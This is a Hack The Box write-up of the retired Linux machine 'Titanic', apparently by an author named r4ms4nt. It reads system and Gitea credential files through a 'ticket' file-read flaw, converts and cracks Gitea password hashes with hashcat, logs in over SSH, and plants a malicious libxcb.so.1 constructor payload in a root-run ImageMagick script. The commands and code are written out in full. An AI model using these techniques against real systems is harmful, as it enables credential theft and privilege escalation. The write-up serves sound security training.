



HACK THE BOX · RETIRED · LINUX

Titanic

Complete technical writeup ·
ordered reconstruction

Titanic machine solved

HTB Titanic · 2026-04-18

Author	Ramon Santos Sabarich / r4ms4nt
Type	Archivable RETRO technical report
Objective	Document the real attack chain, user, root, and reusable traceability
Resolution date	2026-04-18




Standardized technical report for archiving,
reference, and traceability.

READING GUIDE**Index**

Consolidated technical report based on the validated exploitation chain, preserving commands, key findings, and reusable lessons in a clean format for reading, archiving, and consultation.

Precision note and documentary context

1. Initial enumeration and confirmed surface
2. Web reconnaissance and booking flow
3. Dominant finding: arbitrary file read through `ticket`
4. Local enumeration through the file read
5. Gitea discovery and configuration extraction
6. Download of `gitea.db` and hash recovery
7. Offline cracking and SSH access as `developer`
8. Local enumeration and discovery of the privileged script
9. Escalation through privileged `ImageMagick` execution
10. Record of observed flags and documentary conflicts
11. Final technical summary
12. Contribution to the roadmap, checklist, and sub-roadmaps
13. Mixed material, discarded branches, and pending verification



HTB Titanic - Technical writeup

Technical reconstruction and validated attack chain

This final document presents the validated technical chain observed in Titanic, from initial web reconnaissance to privileged local impact, with verified facts, supported interpretation, and reusable lessons.

Precision note

This RETRO case contains several layers of documentary contamination, and it is worth fixing them from the beginning:

- The validated main chain points to a web intrusion with arbitrary file read through the `ticket` parameter, followed by extraction of Gitea configuration and database, offline hash cracking, SSH access as `developer`, and local escalation through privileged execution of ImageMagick from a controllable directory.
- There is a secondary exploratory branch related to `dev.titanic.htb`, `.md` uploads with JavaScript, and extraction of `.htpasswd`. The material proves that this line was worked on, but does not prove that it was necessary to obtain the final shell.
- There is also a port knocking experimentation branch. The final evidence does not support it as part of the real exploitation path; it is preserved as a discarded path.
- The file "Titanic resolución en castellano.docx" does not belong to Titanic: it describes a different machine (`alert.htb`, `messages.php`, `statistics.alert.htb`, user `albert`, etc.). It is treated as mixed material and remains outside the canonical reconstruction.
- The flags are not consistent across all retro artifacts. Therefore, they are documented with their provenance and verification status, rather than forcing a single version as if no conflict existed.

1. Initial enumeration and confirmed surface

Port and service profile supported by evidence

The consistent evidence from the case leaves this valid surface:

- 22/tcp open → OpenSSH 8.9p1 Ubuntu 3ubuntu0.10
- 80/tcp open → Apache httpd 2.4.52
- additional headers and fingerprinting → Werkzeug 3.0.3 and Python 3.10.12
- 3306/tcp closed

Operational reading of the phase

The machine presents itself as a case clearly oriented toward web + credential pivot + local post-exploitation. There is no solid evidence of an initial SSH path or useful external MySQL exposure.

Local resolution used

The `titanic.htb` resolution was added to `/etc/hosts`, and most of the flow was worked against that virtual host.

Visible technologies observed

The reconnaissance screenshots show, at least:

- Flask 3.0.3
- Python 3.10.12
- Bootstrap 4.5.2
- jQuery 3.5.1

These technologies serve as context, but the real exploitation does not depend on a specific public exploit against that stack.

2. Web reconnaissance and booking flow

Main site observed

The main application shows a booking interface with a form to submit:

- name
- email
- phone
- travel date
- cabin type

Important form behavior

The Burp Suite evidence leaves a very clear pivot:

1. a `POST /book` is sent
2. the application responds with `302 FOUND`
3. the redirect provides a ticket identifier like:
 - `/download?ticket=<uuid>.json`

This detail turns the `download` endpoint into the most important object of the web phase.

Editorial note

Later material contains normal booking JSON files and booking JSON files with XSS payloads in the `name` field. That confirms that the ticket flow was inspected in depth, although not all of that activity is part of the final chain.

3. Dominant finding: arbitrary file read through ticket

What is actually validated

The main chain is supported by the fact that `download?ticket=` allowed local system files to be retrieved through paths supplied by the attacker.

Strong evidence of the finding

Successful requests are observed against paths such as:

```
curl 'http://titanic.htb/download?ticket=/etc/passwd' -o etc-passwd.txt
curl 'http://titanic.htb/download?ticket=/home/developer/user.txt' -o user.txt
curl 'http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/conf/app.ini' -o gitea_app.ini
curl 'http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db' -o gitea.db
```

Technical interpretation

There is no need to force a rigid taxonomy here between LFI, path traversal, or arbitrary file read. The important point for reconstructing the case is this:

- the `ticket` parameter stopped behaving like a logical object identifier
- it started behaving like a path reference usable by the attacker
- that allowed sensitive host files to be read and enabled a credential pivot

Method lesson

The critical jump in the case was not a complex bypass, but testing the endpoint derived from the application's own business logic after observing the 302 from the form.

4. Local enumeration through the file read

Useful enumeration tested

The arbitrary file read allowed recovery of, at minimum:

- `/etc/passwd`
- the `user.txt` of user `developer`
- the Gitea configuration
- the Gitea SQLite database

Important structural finding

This phase completely changes the nature of the case:

- it stops being simple external web enumeration
- it becomes victim system enumeration through the web application itself

Precision note

There are also tests and payloads against longer relative paths, especially associated with `dev.titanic.htb`. That line is preserved as secondary exploration, but the cleanest evidence for the main chain is the direct reading of absolute paths from `titanic.htb`.

5. Gitea discovery and configuration extraction

What was obtained

The case preserves evidence of the download of `app.ini`, which reveals a Gitea installation.

Operational data visible in the configuration

At least these elements can be inferred from the retro material:

- `APP_NAME = Gitea: Git with a cup of tea`
- `HTTP_PORT = 3000`
- `ROOT_URL = http://gitea.titanic.htb/`
- `SSH_PORT = 22`
- SQLite database at `/data/gitea/gitea.db`
- work paths under `/data/gitea` and repositories in `/data/git/repositories`

Associated documentary confusion

A minor but important inconsistency appears here:

- one screenshot validates the existence of a Gitea instance browsed at `dev.titanic.htb`
- the configuration itself references `gitea.titanic.htb`

The most cautious reconstruction is to assume that the retro lab reflects different hostnames for the same component or for different states of the same installation, without altering the main chain: the key was obtaining the configuration and the database.

Useful derivation from the phase

Once `app.ini` and `gitea.db` had been obtained, the next logical step —and the one actually performed— was to target the local Gitea credentials.

6. Download of gitea.db and hash recovery

Observed extraction

The material preserves the transformation of Gitea hexadecimal hashes into a format usable by hashcat.

```
sqlite3 gitea.db "select passwd,salt,name from user" | while read data; do  digest=$(echo "$data" | cut -d'|' -f1 | xxd -r -p | base64);  salt=$(echo "$data" | cut -d'|' -f2 | xxd -r -p | base64);  name=$(echo "$data" | cut -d'|' -f3);  echo "${name}:sha256:50000:${salt}:${digest}"; done | tee gitea.hashes
```

Users present in the database

The SQLite database preserves at least two local accounts:

- administrator
- developer

Type of derived value

The intermediate artifacts show two hashes in a format equivalent to:

```
10000:<salt>:<digest>  
10000:<salt>:<digest>
```

This detail confirms that the case moved from file read to credential access without needing to directly exploit the Gitea interface.

7. Offline cracking and SSH access as developer

Observed cracking

The following was executed:

```
hashcat -m 10900 -a 0 gitea.hashes /usr/share/wordlists/rockyou.txt --username
```

Credential supported by the retro evidence

The main chain preserves the following reused credential:

- user: developer
- password: 25282528

Effective reuse

That password was successfully reused over SSH:

```
ssh developer@10.10.11.55
```

The terminal screenshot confirms interactive access as `developer` on the victim host.

Methodological reading

This section fixes a very reusable pattern:

web file read → extraction of local database → offline cracking → reuse against SSH

8. Local enumeration and discovery of the privileged script

Main finding on the system

Once logged in as `developer`, local enumeration identifies a relevant script at:

```
/opt/scripts/identify_images.sh
```

Observed script content

The visual material shows a flow equivalent to this:

```
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify
>> metadata.log
```

What really matters in this phase

- the script works in a directory writable/controllable by the attacker
- it executes ImageMagick with privileges higher than user `developer`
- the working directory and the way `magick` is invoked open a local abuse path

Version confirmation

The observed version was:

```
ImageMagick 7.1.1-35 Q16-HDRI
```

Precision note

The material does not by itself demonstrate the full internal mechanics of the dynamic loader. What it does demonstrate is that the effective exploitation relied on placing a malicious `libxcb.so.1` library in the directory processed by the script so that privileged execution of `magick` triggered the payload.

Therefore, the most cautious formulation is:

- verified fact: there was an effective local library hijack associated with the privileged invocation of `ImageMagick`
- pending deeper verification: the exact dependency resolution detail that made the load possible

9. Escalation through privileged ImageMagick execution

Observed payload

The screenshot preserves a C payload compiled as `libxcb.so.1`:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cp /root/root.txt root.txt && chmod 754 root.txt");
    exit(0);
}
```

Observed compilation

```
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cp /root/root.txt root.txt && chmod 754 root.txt");
    exit(0);
}
EOF
```

Observed operational execution

```
cp libxcb.so.1 /opt/app/static/assets/images/
rm -f /opt/app/static/assets/images/metadata.log
/opt/scripts/identify_images.sh
ls -l /opt/app/static/assets/images/root.txt
cat /opt/app/static/assets/images/root.txt
```

Technical result

The exploitation does not attempt to open an interactive root shell. It does something cleaner and consistent with the lab:

- it causes code execution inside the privileged context
- it copies `root.txt` to an accessible location
- it adjusts permissions so it can later be read as `developer`

That choice fits very well with a retro case oriented toward demonstrating privileged control with minimal noise.

10. Record of observed flags and documentary conflicts

Applied principle

Because the retro material contains different values for the flags, a single version is not forced without prior warning.

`user.txt`

At least two values are observed in the artifacts:

Observed value	Provenance in the material	Status
c12367c34bc20ac6459a05b45e42d119	terminal screenshot of local file <code>_home_developer_user.txt</code>	verified by screenshot, not confirmed by uploaded file
f9b1a13ea170d518e111fbc3f50e148a	uploaded <code>_home_developer_user.txt</code> file and old MD files	verified by file, in conflict with screenshot

`root.txt`

At least two values are observed in the artifacts:

Observed value	Provenance in the material	Status
3e723cac1e9aabdbbb20b6907b90d3aa	terminal screenshot showing <code>cat root.txt</code> in the images folder	verified by screenshot
3b8ab8a0777a6c85a275d34ac14d8f96	old Titanic MD	verified by retro text, in conflict with screenshot

Recommended editorial reading

The discrepancy is compatible with two reasonable explanations:

1. flag rotation between different lab moments
2. temporal mixing of artifacts from different reconstructions

In order not to falsify the case, both are preserved as evidence and marked as a documentary conflict pending external verification.

11. Final technical summary

Main technical chain that best matches the evidence

1. Initial host enumeration and validation of `22/tcp` and `80/tcp`.
2. Analysis of the booking flow and detection of the redirect to `download?ticket=`.
3. Testing the `ticket` parameter as an arbitrary file read path.
4. Reading sensitive files from the system and the Gitea environment.
5. Downloading `app.ini` and `gitea.db`.
6. Extracting local Gitea hashes.
7. Offline cracking of the reusable hash.
8. Valid SSH access as `developer`.
9. Local system enumeration.
10. Identification of the privileged script `identify_images.sh`.
11. Placement of a malicious `libxcb.so.1` in the directory processed by the script.
12. Privileged execution of `magick` and copying of `root.txt` to an accessible location.
13. Final reading of the root flag.

Technical pattern taught by the machine

Titanic teaches this pattern very well:

file read in business logic → extraction of application secrets → offline cracking → credential reuse → abuse of privileged local automation

It is not a case of a “miracle public exploit”; it is a case of disciplined chaining of small weaknesses.

12. Contribution to the roadmap, checklist, and sub-roadmaps

Contribution to the master roadmap

This case reinforces an axis that deserves to remain highly visible in the general roadmap:

- when an application allows local files to be read, the focus must immediately move to operational secrets and credential stores

In Titanic, that means targeting:

- application configurations
- local databases
- keys, tokens, and session files
- credentials reusable outside the web service

Contribution to phase 1 checklist

Titanic suggests adding or reinforcing these points:

- carefully review any 302 or download flow generated by the application's own logic
- treat parameters such as `ticket`, `file`, `path`, `download`, `export`, `attachment`, or equivalents as priority candidates for arbitrary file read
- if a file can be read, immediately prioritize `app.ini`, `.env`, SQLite, cached credentials, and user files
- after obtaining a user shell, look for privileged automations that process files from controllable paths

Contribution to the web-base sub-roadmap

This case fits web-base because of:

- initial service fingerprinting
- form flow analysis
- review of 302 and downloadable objects
- manipulation of the `ticket` parameter
- virtual host enumeration as support, without confusing it with the dominant path

Contribution to the web-auth / panel sub-roadmap

Titanic contributes strongly to this branch through:

- discovery and use of Gitea as a credential source
- extraction and handling of local SQLite
- conversion of panel hash formats into offline-crackable formats
- reuse of panel credentials for SSH access to the system

General methodological contribution

The big lesson of the case is not "Gitea", but this:

- a panel or auxiliary service found after a file read is often more valuable as a credential store than as a direct attack surface

13. Mixed material, discarded branches, and pending verification

14.1 XSS / .htpasswd branch on dev.titanic.htb

Payloads and scripts were preserved that attempt to:

- upload a .php.md or .md with JavaScript
- force reading of .htpasswd from dev.titanic.htb
- exfiltrate the content to an HTTP listener on the attacker side

This proves real technical exploration, but does not prove that this branch was necessary to reach developer.

Status: documented secondary path, not integrated into the canonical chain.

14.2 Port knocking branch

There is a large amount of scripts and scans dedicated to port knocking hypotheses. However:

- the scans that best support the case already show 22/tcp and 80/tcp open
- the “after knock” nmap scans often leave those ports as filtered
- there is no clean narrative fit between that experimentation and the final exploitation

Status: path discarded due to lack of support in the main chain.

14.3 Contaminated DOCX

The old DOCX attributed to Titanic actually describes a different machine, with references to:

- alert.htb
- messages.php
- statistics.alert.htb
- user albert
- website-monitor
- reverse shell through PHP

Status: material unrelated to the case; preserved only as evidence of documentary mixing.

14.4 Pending verification

The following remain marked as reasonable pending items:

- clarify whether dev.titanic.htb and gitea.titanic.htb were two functional names for the same service or whether there was a configuration change between different moments

- determine precisely which `user.txt` and `root.txt` value corresponds to the exact retro resolution segment that should be archived as definitive
- document in greater depth the exact mechanics of the `libxcb.so.1` hijack during privileged `magick` execution

